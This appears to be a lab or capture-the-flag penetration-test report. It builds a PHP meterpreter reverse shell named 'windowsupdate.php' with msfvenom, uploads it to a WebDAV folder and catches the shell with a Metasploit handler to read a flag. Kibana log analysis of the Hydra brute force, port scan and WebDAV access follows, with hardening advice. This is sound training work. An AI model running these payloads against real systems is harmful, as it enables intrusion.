
Post-Exploitation



With the instructions from Ashton, we decided to exploit the network by uploading a reverse shell payload with the following command

```
<msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >
windowsupdate.php>
```


The instructions from Ashton basically let us know to move the reverse shell, which we named windowsupdate.php, into the webdav folder.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


With the file downloaded we are now able prepare for our listener session. We set our LHOST to 192.168.1.90 and the LPORT to 4444

Now we’ve run our exploit…



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```


By going back to the webdav domain, and clicking on our reverse shell payload - we officially began the listener. Which was confirmed by metasploit due to our session entering a meterpreter session.




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
windowsupdate.php	2021-10-27 03:40	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:45714) at 2021-10-26
20:47:21 -0700

meterpreter > 
```



```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:4444 → 192.168.1.105:45862) at 2021-10-26
20:59:11 -0700

meterpreter > shell
Process 1801 created.
Channel 0 created.
cd /
find -iname flag* 2>dev/null
./flag.txt
cat ./flag.txt
b1ng0w@5h1sn@m0
```

The flag:

b1ng0w@5h1sn@m0

We easily found the flag by using the command:


```
<find -iname flag* 2>dev/null>
```

Reporting

Kibana

With Kibana, we can view the unintended use of the website and learn more about how to prevent this.

The attack began at 23:29, the HTTP response being 'GET /company_folders/secret_folder/connect_to_corp_server'. Our main concern is that the attacking machine was able to get a response from the server.




›	Oct 26, 2021 @ 23:29:18.058	192.168.1.105	/company_folders/secret_folder/connect_to_corp_server	get	200	GET /company_folders/secret_folder/connect_to_corp_server	OK	_doc	ok
›	Oct 26, 2021 @ 23:29:17.869	192.168.1.105	/company_folders/secret_folder/connect_to_corp_server	get	200	GET /company_folders/secret_folder/connect_to_corp_server	OK	_doc	ok
›	Oct 26, 2021 @ 23:29:12.578	192.168.1.105	/icons/unknown.gif	get	200	GET /icons/unknown.gif	OK	_doc	ok
›	Oct 26, 2021 @ 23:29:12.492	192.168.1.105	/company_folders/secret_folder/	get	200	GET /company_folders/secret_folder/	OK	_doc	ok
›	Oct 26, 2021 @ 23:29:12.427	192.168.1.105	/company_folders/secret_folder	get	301	GET /company_folders/secret_folder	OK	_doc	moved permanently
›	Oct 26, 2021 @ 23:29:12.389	192.168.1.105	/icons/unknown.gif	get	200	GET /icons/unknown.gif	OK	_doc	ok
›	Oct 26, 2021 @ 23:29:12.303	192.168.	/company_f	get	200	GET /comp	OK	_doc	ok


Port Scan

The port scan began at 15:31, with 203,414 packets sent from 127.0.0.1 over port 80. We were able to figure out this is a port scan because we're able to see the response query 'GET /server-status'.


A mitigation we can use would be to make sure we don't allow network scans via a Firewall rule, so when running a network scan all ports will show as filtered. We can allow *internal scans* to ensure that the Firewall rules are working, we will set these at a routine basis.



Oct 26, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 — Auto



Time	client.ip	client.port	server.ip	server.port	event.dataset	query	method	event.duration	status
Oct 30, 2021 @ 15:31:13.115	127.0.0.1	44414	127.0.0.1	80	http	GET /server-status	get	0.4	OK



source.ip : 192.168.1.90 AND url.full : "http://192.168.1.105/company_folders/secret_folder"

15,452 hits


Oct 24, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 —

Selected fields

- t _type
- t http.request.meth...
- # http.response.sta...
  - Top 5 values in 500 / 500 records
  - 401 — 99.2%
  - 301 — 0.8%
- t http.response.stat...
- t query
- t status

Time	url.domain	url.path	http.request.method	http.response.status_code	query	status	_type	http.response.status_phrase
Oct 26, 2021 @ 23:29:12.427	192.168.1.105	/company_folders/secret_folder	get	301	GET /company_folders/secret_folder	OK	_doc	moved permanently
Oct 26, 2021 @ 23:29:12.238	192.168.1.105	/company_folders/secret_fol	get	301	GET /company_folders/sec	OK	_doc	moved permanently

15,452 requests were made on 10/26/21 at 23:25 from 192.168.1.90 - these requests were for files within the secret folder, these files contained instructions to add files to the website. We know that access to this folder is meant for only Ashton, and the unintended use is for the public to see. We will be creating a **high-priority alert** if there is activity of anyone attempting access the secret folder. A few ways we can harden our system is by enabling secure coding on the website and enabling a web proxy that allows only certain content.



source.ip : 192.168.1.90 AND url.path: /company_folders/secret_folder


Oct 26, 2021 @ 23:25:00.0 → Oct 26, 2021 @ 23:30:00.0

user_agent.original: Mozilla/4.0 (Hydra)


http.response.status_code: 401

Brute Force

We can specifically see traffic from Hydra, which we used to find Ashton's password. From the data, we were able to find the amount of packets made by the hacker made during the brute force attack, 15,446, and how many of those tickets were **failed login attempts, 15,442**. With this information we can assume that If there are **more than five attempts to login to this website, the user should be blocked from attempting any further**. We will also be sure to create a policy that will **require input validation**, like captcha.



network.direction:	inbound
Descending	
Count	6,374



source.ip : 192.168.1.90 AND url.path: /company_folders/secret_folder

Oct 26, 2021 @ 23:25:00.0 → Oct 26, 2021 @ 23:30:00.0

user_agent.original: Mozilla/4.0 (Hydra)

Selected fields
- http.request.method
- http.response.status_c...
- url.domain
- url.path

Available fields

Popular
- http.request.headers.conte...
- http.response.status_phrase
- url.full
- @timestamp
- _id
- _index
- _score
- _type

15,446 hits

Oct 26, 2021 @ 23:25:00.000 - Oct 26, 2021 @ 23:30:00.000


Time	url.domain	url.path	http.request.method	http.response.status_code
Oct 26, 2021 @ 23:26:15.687	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.677	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.677	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.667	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.667	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.667	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.656	192.168.1.105	/company_folders/secret_folder	get	401
Oct 26, 2021 @ 23:26:15.656	192.168.1.105	/company_folders/secret_folder	get	401

Vulnerability #1

Webdav

24 requests were made to this directory, with the following files requested: **/webdav/passwd.dav & /webdav/windowsupdate.php**. For any user attempting to access the files within webdav there should be an alert. A few ways to harden the vulnerabilities:

- using secure coding practices
- Limiting user input
- Doing frequent patches on the system

